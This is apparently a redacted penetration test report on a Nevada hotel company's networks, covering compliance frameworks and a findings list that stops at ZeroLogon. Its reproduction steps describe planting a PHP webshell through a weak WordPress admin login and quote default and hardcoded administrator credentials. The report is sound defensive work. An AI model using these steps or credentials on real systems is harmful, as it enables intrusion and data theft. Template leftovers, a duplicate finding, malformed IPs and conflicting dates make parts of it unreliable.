Redacted

XXX XXXX XXXXXXXXX
Penetration Test Report
XXXXXX-XX
January 13th, 2023

Notice of Confidentiality: This document and the contents thereof are provided in strict confidence for the sole usage of XXX XXXX XXXXXXXXX. This report should not be distributed, published, or viewed without an authorized agreement from XXXXXX-XX and XXX XXXX XXXXXXXXX. Any unauthorized access to this document is strictly prohibited.

Legal Disclaimer: XXXXXX-XX will not be held liable to damages that occur because of this information in replication or remediation.This report is not a legal guarantee of any immediate or future prevention of loss or damage that may incur from internal or external threats towards XXX XXXX XXXXXXXXX and its parent company. This report's purpose is to provide a summative overview of XXX XXXX XXXXXXXXX's security posture and data compliance. The results outlined provide no warranty for XXX XXXX XXXXXXXXX and its assets. All systems carry some inherent flaw of risk. By reading this report and using it for any of XXX XXXX XXXXXXXXX's systems or policies you agree that XXXXXX-XX shall be held harmless and incapable of incurring any form of liability in any event or any act of God.

Table of Contents

Executive Summary

In Quarter 4 of 2022, XXX XXXX XXXXXXXXX (hereby defined as XXX), a subsidiary of XXXXXXXXX XXXXXXXX XXX, contracted XXXXXX-XX to conduct an internal network penetration test to determine the viability of XXX's security systems. After a period of remediation, XXXXXX-XX was invited back to perform a follow-up penetration test with an extended scope in Q1 of 2023. This follow-up assessment was performed between January 13th and 14th, 2022, and consisted of XXX's corporate and guest networks. This report provides a high-level overview of XXX's security systems as well as detailed descriptions for the discovery, remediation of the discovered vulnerabilities, and possible privacy law violations.

During the course of this engagement, XXXXXX-XX identified and verified previously-reported and newly-discovered vulnerabilities. These vulnerabilities allowed XXXXXX-XX to compromise all machines on both the Guest and Corporate networks and obtain credentials and personally identifiable information (PII) for all employees and guests.

Summary of Impact

If any of the issues discovered during this penetration test are discovered by potential threat actors, it could lead to interruption of business operations, monetary costs via ransomware attacks, theft of company secrets, accrual of possible liability, and loss of trust by consumers. Additionally, these issues, if not remediated, will result in violations to the PCI DSS payment card security standards and relevant privacy and security laws, which carry financial penalties and tens of millions of dollars in fines for non-compliance. The more sensitive the data, the higher the risk for liability.

Engagement Scope

XXXXXX-XX conducted a penetration testing of XXX XXXX XXXXXXXXX network environment. The evaluation was from the perspective of an attacker with minimal foreknowledge of the environment (i.e., "Black-box" testing). XXX XXXX XXXXXXXXX provided two network ranges for our campaign, 10.0.0.0/24 for the Corporate network and 10.0.200.0/24 for the Guest network. The network contained a variety of machines which were enumerated and inspected. Social engineering was allowed in a limited capacity, and an email phishing campaign was conducted as requested.

Engagement Timeline

Engagement Start: Friday, January 13th, 2023 at 9:15 am ET
Engagement End: Saturday, January 14th, 2023 at 5:45 pm ET
Report Delivered: Sunday, January 14th, 2023 at 11:59 pm ET

Engagement Findings

Critical	High	Medium	Low	Informational
15	17	9	1	8

Vital Security Strengths

Throughout the assessment, XXXXXX-XX identified multiple key security implementations within XXX's network. The following items are the strengths of XXX's current security systems.

- **Group Policy:** Access to corporate resources is restricted based on a user's role in the organization. Employee's who did not need access to Windows servers were not given remote desktop access to the environments.
- **Account Locking:** Attempts to brute-force account passwords result in accounts being locked. While this can be used to deny access to user accounts, it more importantly prevents unauthorized access to hackers.
- **SMB Signing Enabled:** SMB Signing was enabled and required on the domain controller.
- **SMB Guest Logging Disabled:** Shares were not viewable by non domain-joined users.
- **pkexec Binary Patched:** Polkit's pkexec binary was appropriately patched on all Linux machines against local privilege escalation with "PwnKit" CVE-2021-4034.
- **Network Segmentation**: At the beginning of the engagement, XXXXXX-XX observed that there was some network segmentation where the Corporate network was unable to be reached from the external internet.

Remediations

In Quarter 4 of 2022, XXXXXX-XX performed a penetration test on XXX XXXX XXXXXXXXX and found the listed vulnerabilities. During this second engagement, XXXXXX-XX revisited these findings to check if they were fixed.

Title	Risk	Remediated?
PostgreSQL Default Administrator Credentials	Critical	Yes
ZeroLogon	Critical	No
Insecure AD Password Complexity	Critical	No
Plaintext Passwords	Critical	No
Blank Administrator Password for Guest Kiosks	Critical	No
Weak Admin Credentials in LDAP	Critical	No
PrintNightmare	Critical	No
Simple Root Credentials for MySQL Database	Critical	No
Weak JWT Secret	Critical	Yes
Unauthenticated Hotel Druid Access	Critical	Yes
SMB Signing Disabled	High	No
EternalBlue	High	No
Token Impersonation	High	No
Unprotected Database Credentials	High	No
LDAP Injection in phpLDAPAdmin	High	Yes

Title	Risk	Remediated?
Unprotected Database Credentials	High	No
Unencrypted Web Traffic	Medium	No
Lack of Network Segmentation	Medium	No
Hardcoded Plaintext Passwords in Guest Kiosk	Medium	No
Command Execution via PostgreSQL	Medium	No
SMBv1 is Enabled	Medium	No
Possible SQL Injection	Medium	No
Employee Password Complexity Leaked on Internet	Informational	N/A
Update Windows 2012	Informational	Yes
Update Ubuntu 18.04.6 TLS	Informational	Yes

Areas of Improvement

XXXXXX-XX recommends the following actions be taken to improve XXX's security posture:

- **Change Weak and Default Credentials:** Throughout the engagement, multiple services were discovered that were protected using weak or default credentials. This allowed access to critical corporate systems and databases. It is recommended that these usernames and passwords be changed.
- **Implement Strong Required Password Policy for All Users:** All of the passwords we discovered, both in LDAP and Active Directory, had weak credentials that are in easily-obtainable password lists. To prevent users from setting insecure passwords, implement a strong password policy on Windows Active Directory and on the LDAP server. A minimum password length of 12 with capitalizations, special characters, and numbers is recommended for compliance with Requirement 3.8.6 of the PCI DSS standards.
- **Implement Network Firewalling:** Consultants discovered that the Corporate network was still accessible from the Public network, allowing guests to access corporate databases and servers from publicly-accessible kiosks. It is recommended that a firewall be implemented to prevent computers on the Public access from accessing other subnets.
- **Update Systems:** Several systems on XXX's network run outdated software. Outdated products are susceptible to known exploits, including PrintNightmare, ZeroLogon, and EternalBlue. It is recommended that XXX updates all software used on its systems.
- **Implement Rate Limiting on Databases:** While Windows log-on had measures to restrict brute-force attacks, MySQL, MariaDB, and PostgreSQL lacked such protections. Consider enabling account locking and rate-limiting on databases.

Policy Recommendations

Based on the team's observations during testing, XXXXXX-XX recommends that XXX XXXX XXXXXXXXX pursues the following IT policy changes that further improves the overall security posture of their network, observes compliance regulations to the various legislative entities that are applicable which decreases the overall potential opportunity to incur liability, and sets the company's IT infrastructure up for success.

- Change default credentials and implement stronger password policies.
- Update all systems to the latest version or apply patches from vendors.
- Implement rate limiting and to prevent brute force attacks and meet with PCI compliance.
- Utilize Anti-Virus (AV) to protect systems against malware.
- Additional host-based firewalls to restrict access to open ports, ingress, and egress.
- Network-based firewalls to isolate the Guest network from the Corporate network.

Network Topology

Redacted

Testing Methodology

The Penetration Testing Execution Standard (PTES) methodology was used during this assessment. The following seven steps were followed when conducting the penetration test:

Figure 1.1: Visualization of the PTES.
Source: Web Vulnerabilities Seminar

On top of this process, we tailor a list of common vulnerabilities based on our intelligence gathering and prior experience as offensive security professionals, and then methodically test for these. We then use information gathered through this step to further test for vulnerabilities, such as testing for password reuse.

References

- Pentest Standard: http://www.pentest-standard.org/index.php/Main_Page
- Figure 1.1 Infographic: https://seminar.vercel.app/ch2/ptse.html

Risk Classification

Common Vulnerability Scoring System (CVSS)

The Common Vulnerability Scoring System (CVSS) is used to score vulnerabilities based on severity. The five rating categories, by severity, are **Critical** (9.0-10.0), **High** (7.0-8.9), **Medium** (4.0-6.9), **Low** (0.1-3.9) and **Informational** (0.0).

Organizations can prioritize remediating vulnerabilities according to severity score. The scoring system has three sets of metrics (Basic, Temporal, and Environmental) used to calculate severity.




Figure 1.2: Groupings used in CVSS score calculation.
Source: FIRST Specification Document

CVSS is an open framework maintained by Forum of Incident Response and Security Teams (FIRST). CVSSv3.1 was released in June 2019.

CVSSv3.1 Rating Table	
Critical	**9.0 - 10.0**
High	**7.0 - 8.9**
Medium	**4.0 - 6.9**
Low	**0.1 - 3.9**
Informational	**0.0**

Figure 1.3: Ratings from CVSS scores.

References

- CVSSv3.1 Specification Document: https://www.first.org/cvss/v3.1/specification-document/
- NIST CVSSv3.1 Calculator: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator/

MITRE ATT&CK Framework

The MITRE ATT&CK® framework is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

"With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge." (MITRE.org)

The MITRE ATT&CK® framework can be used to help an organization:

- Prioritize detections based on your organization's unique environment.
- Evaluate Current Defenses.
- Track Attacker Groups.

References

- MITRE Website https://attack.mitre.org/
- Rapid7 Explanation of MITRE: https://www.rapid7.com/fundamentals/mitre-attack/

Risk Matrix

Risk Matrix		Impact (CVSS Score)				
		Informational	Low	Medium	High	Critical
Likelihood	Low	Informational	Low	Low	Medium	High
	Medium	Informational	Low	Medium	High	Critical
	High	Informational	Medium	Medium	High	Critical

Figure 1.4: Risk matrix visualization.

The findings in this report are organized by risk, as calculated by the above matrix. We used a risk matrix based on the one provided by NIST SP 800-30, modified to align with CVSS ratings. A vulnerability's risk value is determined by its impact (from CVSS score) and its likelihood (a qualitative metric). Risk matrices provide a simple and consistent way to assess organizational risk.

References

- NIST SP 800-30: https://www.nist.gov/privacy-framework/nist-sp-800-30

Payment Card Industry Data Security Standards (PCI DSS)

The Payment Card Industry Data Security Standard (PCI DSS) is a body of standards that organizations that process debit and credit card payments are required to abide by in order to avoid fines from card companies. They were developed to encourage and enhance consistent security practices across the industry. PCI DSS outlines technical and operational requirements to protect cardholders' personally-identifiable information (PII) and mitigate the harm and likelihood of data breaches. As XXX XXXX XXXXXXXXX accepts credit and debit cards, compliance is required to avoid fines and loss of consumer trust.

Table 1. Principal PCI DSS Requirements

PCI Data Security Standard – High Level Overview	
Build and Maintain a Secure Network and Systems	1. Install and Maintain Network Security Controls. 2. Apply Secure Configurations to All System Components.
Protect Account Data	3. Protect Stored Account Data. 4. Protect Cardholder Data with Strong Cryptography During Transmission Over Open, Public Networks.
Maintain a Vulnerability Management Program	5. Protect All Systems and Networks from Malicious Software. 6. Develop and Maintain Secure Systems and Software.
Implement Strong Access Control Measures	7. Restrict Access to System Components and Cardholder Data by Business Need to Know. 8. Identify Users and Authenticate Access to System Components. 9. Restrict Physical Access to Cardholder Data.
Regularly Monitor and Test Networks	10. Log and Monitor All Access to System Components and Cardholder Data. 11. Test Security of Systems and Networks Regularly.
Maintain an Information Security Policy	12. Support Information Security with Organizational Policies and Programs.

Figure 1.5: PCI DSS breakdown.
Source: PCI Security Standards

"PCI DSS comprises a minimum set of requirements for protecting account data and may be enhanced by additional controls and practices to further mitigate risks, and to incorporate local, regional, and sector laws and regulations. Additionally, legislation or regulatory requirements may require specific protection of personal information or other data elements (for example, cardholder name)." (PCI Standards).

References

- PCI v4.0 Specification: https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0.pdf

General Data Protection Regulation (GDPR)

The European Union (EU) requires all businesses conducting business with citizens of member countries to be compliant with the General Data Protection Regulation (GDPR), a regulation that sets standards for handling personal information of European Union citizens. This regulation applies to all businesses that transact with EU citizens, including those outside of the European Union. Fines for violating the GDPR are high; companies can be fined up to €20 million (approximately $21 million) or 4% of total global revenue, whichever is higher.

Article 5.2 outlines seven principles that companies that process data are required to abide by:

1. **Lawfulness, fairness, and transparency:** Companies should process data legally and transparently.
2. **Purpose limitation:** Companies must process data for the purpose advertised.
3. **Data minimization:** Companies must collect as little data as reasonably possible.
4. **Accuracy:** Data collected must be accurate and kept up-to-date.
5. **Storage limitation:** Companies cannot store data longer than necessary.
6. **Integrity and confidentiality:** Data collection and processing must ensure data cannot be changed or accessed by unauthorized parties.
7. **Accountability:** Companies must be able to prove GDPR compliance.

Article 6 also outlines that all data processed must be justified, either through explicit consent, contractual agreements, legal necessity, to save a life, to perform a task in the public interest, or have a justifiable 'legitimate interest.'

References

- Summary of the GDPR: https://gdpr.eu/what-is-gdpr/
- Full text of the GDPR: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from=EN

California Consumer Privacy Act (CCPA)

Following in the wake of the GDPR, the state of California passed a similar regulation that gives California citizens more control over data collection. Specifically, consumers have:

- **The right to know:** All data collection must be knowable to the consumer, as defined in a 'notice at collection.'
- **The right to delete:** Excluding a few exceptions, consumers have the right to have data collected be deleted.
- **The right to opt-out:** Consumers can opt out of the sale of personal information collected on them. This is often done through a 'Do Not Sell' link.
- **The right to non-discrimination:** Companies cannot treat consumers that exercise their rights under the CCPA differently than those who do not.

The California Consumer Privacy Act applies to any business that does business in the state of California and either:

- Has a gross revenue of $25 million or more.
- Buys or sells the personal information of 50,000 or more California residents or devices.
- Makes 50% of their revenue by selling the personal information of California residents.

While XXX XXXX XXXXXXXXX operates primarily in the state of Nevada, any online or over-the-phone booking activities performed by California consumers are protected under the CCPA under Section 1798.145(a)(7), as these activities are able to be conducted while the consumer is in California. Even if XXX does not meet the threshold of applicability defined in Section 1798.140(d)(1), further expansion to XXX XXXX XXXXXXXXX or any other XXXXXXXXX XXXXXXXX XXX asset will result in eventual applicability.

Failure to comply results in $2,500 per unintentional violation, $7,500 per intentional violation, and fines between $100 and $750 per customer in the event of a data breach.

References:

- Official FAQ: https://www.oag.ca.gov/privacy/ccpa
- Full text of the CCPA: https://leginfo.legislature.ca.gov/faces/codes_displayText.xhtml?division=3.&part=4.&lawCode=CIV&title=1.81.5

Nevada Chapter 603A

Since XXXXXXXXX XXXXXXX XXX recently made an hotel acquisition in Nevada; the holding group is required to ensure compliance to Nevada's unique privacy laws enumerated in the Nevada Revised Statutes (NRS) Chapter 603A.

- **Civil Action:** This piece of legislation (NRS 603A.270) gives consumers the right to pursue legal action and for a company to incur liability in the case of a "breach" of data.
- **Personal Information:** This section defines state-specific pieces of personal information (NRS 603A.040), such as but not limited to, a driver's license.
- **Security Measures:** Any information that has these state-defined PII have to be compliant with security measures (NRS 603A.215) in the PCI Data Security Standard.
- **Failure to Notify**: Each state and some Federal agencies with oversight have rules on when notification to customers is required once a breach is known or knowable. Failing to disclose or notify (NRS 603A.220) on data breaches could open up a business to liability.

It is important to implement security measures that comply with this law. If compliance of this law were to be overlooked and a data breach were to occur, scrutiny of company policies, procedures, mitigation steps, and oversight could become centerpieces of civil lawsuits against XXX XXXX XXXXXXXXX and its holding group.

References:

- Official FAQ: https://www.leg.state.nv.us/nrs/nrs-603a.html

Summary of Findings

Vuln ID	Title	IP Address	CVSS Score	Risk
C1	Wordpress Website Password Complexity	10.0.0.11	10.0	Critical
C2	LDAP Passwords Stored in Plaintext	10.0.0.100	10.0	Critical
C3	Domain User Passwords in Active Directory Comments	10.0.0.0/24	10.0	Critical
C4	IExpress Out of Date	10.0.0.0/24	10.0	Critical
C5	Insecure Password Complexity for Loyalties Program	10.0.0.12	10.0	Critical
C6	Authentication Secrets Stored in Plaintext	10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	10.0	Critical
C7	Zerologon - CVE-2020-1472	10.0.0.5	10.0	Critical
C8	Kiosk Escape	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	9.8	Critical
C9	Guessable Admin and Database Passwords	10.0.0.7, 10.0.0.11, 10.0.0.12, 10.0.0.100, 10.0.0.210	9.8	Critical

Vuln ID	Title	IP Address	CVSS Score	Risk
C10	Local Administrator Password is Blank	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	9.8	Critical
C11	Google Chrome is Outdated	10.0.0.51, 10.0.0.52	9.8	Critical
C12	Exposed Credentials on Web Application	10.0.0.12	9.8	Critical
C13	Jellyfin is Unauthenticated	10.0.0.20	9.4	Critical
C14	Broken Authentication for Web Application	10.0.0.12	9.4	Critical
C15	Frequent Local Administrator (No LAPS) | Pass the Hash	10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	9.1	Critical
H1	Code Execution Via SecureAdministration Password	10.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	8.8	High
H2	WordPress Crop Image Remote Code Execution (RCE)	10.0.0.11	8.8	High
H3	WordPress Arbitrary File Deletion - CVE-2018-12895	10.0.0.11	8.8	High
H4	Microsoft Real-time Protection Not Enabled	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.5, 10.0.0.6,	8.8	High

Vuln ID	Title	IP Address	CVSS Score	Risk
		10.0.0.11, 10.0.0.51, 10.0.0.52		
H5	PrintNightmare - CVE-2021-34527, CVE-2021-1675	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	8.8	High
H6	SQL Injection in Payment Application	8.8	8.8	High
H7	SMB Signing Not Enabled	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	8.7	High
H8	LDAP Signing and Channel Binding	10.0.0.5	8.7	High
H9	Unauthenticated Information Disclosure	10.0.0.200	8.6	High
H10	WordPress Service is Running as NT AUTHORITY	10.0.0.11	8.2	High
H11	EternalBlue - CVE-2017-0144	10.0.0.22	8.1	High
H12	Token Impersonation	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.6, 10.0.0.11,	7.8	High

Vuln ID	Title	IP Address	CVSS Score	Risk
		10.0.0.51, 10.0.0.52		
H13	Jellyfin Nginx Denial of Service - CVE-2021-23017	10.0.0.20	7.7	High
H14	WordPress Denial of Service in load-scripts.php - CVE-2018-6389	10.0.0.11	7.5	High
H15	Exposed API Documentation	10.0.0.200	7.5	High
H16	Adminer - CVE-2021-43008	10.0.0.12	7.5	High
M1	Unencrypted Web Traffic	Multiple Hosts	6.8	Medium
M2	IDOR in Payment System	10.0.0.200	6.5	Medium
M3	Command Execution via PostgreSQL	10.0.0.210	6.5	Medium
M4	Weak/Outdated TLS Protocols Enabled	10.0.0.200	6.5	Medium
M5	Self-issued Certificates for HTTPS Traffic	10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200	6.5	Medium
M6	Invalid and Insecure Certificates for HTTPS	10.0.0.11, 10.0.0.102	6.5	Medium
M7	HTTP to HTTPS Redirect Not Enabled	10.0.0.11, 10.0.0.12, 10.0.0.102, 10.0.0.200	6.5	Medium
M8	SMBv1 Enabled	10.0.200.101, 10.0.200.102, 10.0.200.103,	6.3	Medium

Vuln ID	Title	IP Address	CVSS Score	Risk
		10.0.200.104, 10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52		
M9	Plaintext Credentials Found in Logs	10.0.0.20	6.4	Medium
L1	Lack of Point Validation in Rewards/QR Code Forgery	10.0.0.12	4.3	Low
I1	WordPress Misconfiguration	10.0.0.11	0.0	Informational
I2	Database on WordPress is Accessible on the Network	10.0.0.11	0.0	Informational
I3	Potentially Unlicensed Music Video on Company Server	10.0.0.20	0.0	Informational
I4	Jellyfin Firewall Misconfiguration	10.0.0.20	0.0	Informational
I5	Docker is Running as Root	10.0.0.7, 10.0.0.12, 10.0.0.20, 10.0.0.100, 10.0.0.102, 10.0.0.200, 10.0.0.210	0.0	Informational
I6	Internet Explorer is Installed on Windows Systems	10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	0.0	Informational

Vuln ID	Title	IP Address	CVSS Score	Risk
I7	Lack of Network Segmentation	10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	0.0	Informational
I8	phpMyAdmin is Misconfigured	10.0.0.11	0.0	Informational
I9	No Credit Card Validation	10.0.0.200	0.0	Informational
I10	Security Patches Not Applied to Windows Hosts	10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	0.0	Informational

Vulnerability Risks & Remediation

C1: WordPress Website Password Complexity

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:LL/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1110.001 - Brute Force: Password Guessing	
Compliance Violations		PCI DSS – Req. 8.3.3, NRS 603A.020	
Hosts		10.0.0.11	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines (PCI DSS).


Description

The WordPress admin account has a weak password of "password." This allows privileged access to the website, including access to reservations, room information and invoices. The reservations and invoices contain sensitive customer information, including credit card numbers with corresponding CVV numbers, zip code, and full name.

Steps to Reproduce

Visit http://10.0.011/wp-login.php and enter the username "admin" and password "password".

- Then navigate to Appearances -> Edit Theme -> Select active theme -> select 404.php -> replace code with a PHP webshell. Open up a listener on a local computer, navigate to any non functional page on the WordPress website, and a connection should forward back to the computer. After this, you have access to an elevated shell and gather system hashes which can be used to move laterally through the network and gain access to the Domain Controller.



Remediations

- Set a password that meets length and complexity requirements.

References

- https://blog.hubspot.com/website/how-to-change-wordpress-password

C2: LDAP Passwords Stored in Plaintext

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1552 - Unsecure Credentials T1555 - Credentials from Password Stores	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.100	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

The LDAP server at 10.0.0.100 stores the passwords of all users in plaintext.

Steps to Reproduce

Use Apache Directory Studio to connect to the LDAP server on 10.0.0.100, authenticate with admin:admin, and retrieve the user data.

Redacted

Remediations

- Store passwords in hashed form in LDAP.

C3: Domain User Passwords in Active Directory Comments

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1552 - Unsecured Credentials	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.0/24	

Business Impact

This vulnerability enables the disclosure of corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer if a data breach occurs.

Description

Passwords of some Active Directory users are stored in plaintext in their description field.

Steps to Reproduce

As an unprivileged user, open Active Directory Users and Computers to browse for user descriptions.

Redacted

Remediations

- Clear the description field of these users.

C4: IExpress Out of Date

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1110.001 - Brute Force: Password Guessing T1110.002 - Brute Force: Password Cracking	
Compliance Violations		PCI DSS – Req. 8.3.6, 8.3.7 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.0/24	

Business Impact


This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

IExpress is vulnerable to an untrusted search path vulnerability. This allows attackers to escalate their privileges or potentially gain RCE.

Steps to Reproduce

Check if the IExpress executable exists on the system:



Remediations

- Update Windows or install security patches.

C1: Insecure Password Complexity

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1210 - Exploitation of Remote Services	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.0.11	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

LDAP and AD password complexity

Steps to Reproduce

<reproduction instructions>

Remediations

- Change the login credentials.

C5: Insecure Password Complexity for Loyalties Program

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1110.001 - Brute Force: Password Guessing T1110.002 - Brute Force: Password Cracking	
Compliance Violations		PCI DSS – Req. 8.3.6, 8.3.7 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.12	

Business Impact

This vulnerability enables the disclosure and modification of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit. Customers' loyalty points may be used by unauthorized individuals.

Description

The loyalty rewards program web application has a minimum password length of five characters.

Steps to Reproduce

Observe that insecure passwords, including passwords under 12 characters and passwords without special characters, are valid passwords on loyalty program applications.

Remediations

- Change the login credentials.

C6: Authentication Secrets Stored in Plaintext

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1552 - Unsecure Credentials T1555 - Credentials from Password Stores	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

By accessing the configuration file for the Secure Admin Password tool, you are able to see the hardcoded password, which is used by high privilege accounts on the network.

Steps to Reproduce

By navigating to the base of the hard drive and accessing the configuration file at "C:\SecureAdmin\SecureAdministrationPassword\SecureAdministrationPassword.exe.config" any user is able to access the generated Administrator password.

```
PS C:\Users\Administrator\Desktop\secure_admin\SecureAdmin\SecureAdministrationPassword> cat
.\secure_settings.ini
[SecureAdministrationPassword]
backendURL=http://127.0.0.1:8080
relockTime=314
securePassword=0z7 Baguette
secureUser=Administrator
pullOnlinePassword=1
```

```
updateURLPrimary=0
version=2.0.5
```

Additionally, this password could be found by reverse engineering the executable.

```
PS C:\Users\Administrator\Downloads\Strings> .\strings64.exe
.\SecureAdministrationPassword.exe | Select-String Baguette

0z7 Baguette
```

Remediations

- Transition to a secure password manager to manage user credentials.

C7: Zerologon - CVE-2020-1472

Matrix Calculation		CVSS Score	Risk
Impact	Critical	10.0	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1210 - Exploitation of Remote Services	
Compliance Violations		PCI DSS – 6.3.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.5	

Business Impact

